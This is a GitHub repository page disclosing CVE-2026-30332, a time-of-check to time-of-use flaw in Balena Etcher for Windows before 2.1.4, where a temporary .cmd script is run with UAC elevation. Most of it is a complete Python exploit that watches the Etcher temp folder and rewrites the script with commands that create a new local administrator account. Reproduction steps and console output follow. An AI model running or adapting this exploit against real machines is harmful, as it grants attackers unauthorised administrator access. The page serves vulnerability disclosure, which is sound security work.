

B1tBreaker / CVE-2026-30332 Public[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#) [Insights](#)[...](#) [1 Branch](#) [0 Tags](#) [Go to file](#) [Go to file](#) [Code](#) [...](#) **B1tBreaker** Update README.md 8221eaf · 3 days ago  README.md Update README.md 3 days ago exploit.py Add files via upload 4 days ago[README](#)

CVE-2026-30332

Description

A Time-of-Check to Time-of-Use (TOCTOU) vulnerability was identified in Balena Etcher for Windows in versions prior to 2.1.4.

The application creates a temporary `.cmd` file in a user writable directory and later executes it with elevated privileges via UAC.

This allows an application or process running under the current user context with **medium integrity** to escalate privileges to **high integrity** by injecting malicious commands into the temporary script before it is executed.

Technical Analysis

When a user initiates the flashing process, Etcher performs the following sequence:

1. A temporary `.cmd` file is created in the user's writable temp directory:

```
C:\Users\<<username>\AppData\Local\Temp\etcher\
```

2. The file is populated with the necessary environment variables and command to launch `etcher-util.exe`.
3. The script is executed with elevated privileges via Windows UAC.

The vulnerability arises from the time gap between file creation and execution. During this brief window, an application running in the same user context can monitor the temporary directory and replace the legitimate `.cmd` file with a malicious version. Since Etcher does not validate the file's integrity before executing it, the malicious code runs with elevated privileges.

Proof of Concept

The following Python script monitors the Etcher temp directory and once the `.cmd` file is detected, appends a malicious payload to it that creates a new local administrator account.

```
import os
import time
import glob

username = os.environ.get("USERNAME")
target_folder = fr"C:\Users\{username}\AppData\Local\Temp\etcher"
file_prefix = "balena-etcher-electron-"
payload = fr'''
chcp 65001
set "ETCHER_SERVER_ADDRESS=127.0.0.1"
set "ETCHER_SERVER_ID=etcher-xxorfp"
set "ETCHER_SERVER_PORT=3435"
set "UV_THREADPOOL_SIZE=128"
set "SKIP=1"
net user exploitUser Password123! /add
net localgroup administrators exploitUser /add
"C:\Users\{username}\AppData\Local\balena_etcher\app-2.1.0\resources\etcher-util.exe"
'''


def monitor_and_replace():
    print(f"[*] Watching for balena-etcher-electron-*.cmd files in: {target_folder}")

    while True:
        cmd_files = glob.glob(os.path.join(target_folder, file_prefix + "*.cmd"))
        for cmd_file in cmd_files:
            print(f"[+] New .cmd file detected: {cmd_file}")
            try:
                with open(cmd_file, "w") as f:
                    f.write(payload)
                print("[+] Payload successfully written to .cmd file.")
                return # Exit after successful injection
            except Exception as e:
                print(f"[-] Failed to write payload: {e}")
        time.sleep(0.5)

if __name__ == "__main__":
    monitor_and_replace()
```

Steps to Reproduce

1. Open a command prompt and run `python exploit.py`. The script starts monitoring the temp directory for any `.cmd` files created by Etcher.




```
C:\Users\bitbreaker\Desktop>net user

User accounts for \\DESKTOP-J4CD42I

-----
Admin            Administrator    bitbreaker
DefaultAccount   Guest           WDAGUtilityAccount
The command completed successfully.


C:\Users\bitbreaker\Desktop>python exploit.py
[*] Watching for balena-etcher-electron-*.cmd files in: C:\Users\bitbreaker\AppData\Local\Temp\etcher
```

2. Launch **Balena Etcher**, select a valid image file and target USB/SD device, then click **Flash** to start the flashing process.



3. When the **UAC prompt** appears, accept it to allow Etcher to continue with elevated privileges.

- The exploit script detects and replaces the temporary `.cmd` file just before execution. Once the script runs with elevated privileges, the injected commands are executed adding a new local administrator user (`exploitUser`).



References

Releases

No releases published

Packages

No packages published

Contributors 1



B1tBreaker Vasilis Flengas

Languages

● Python 100.0%

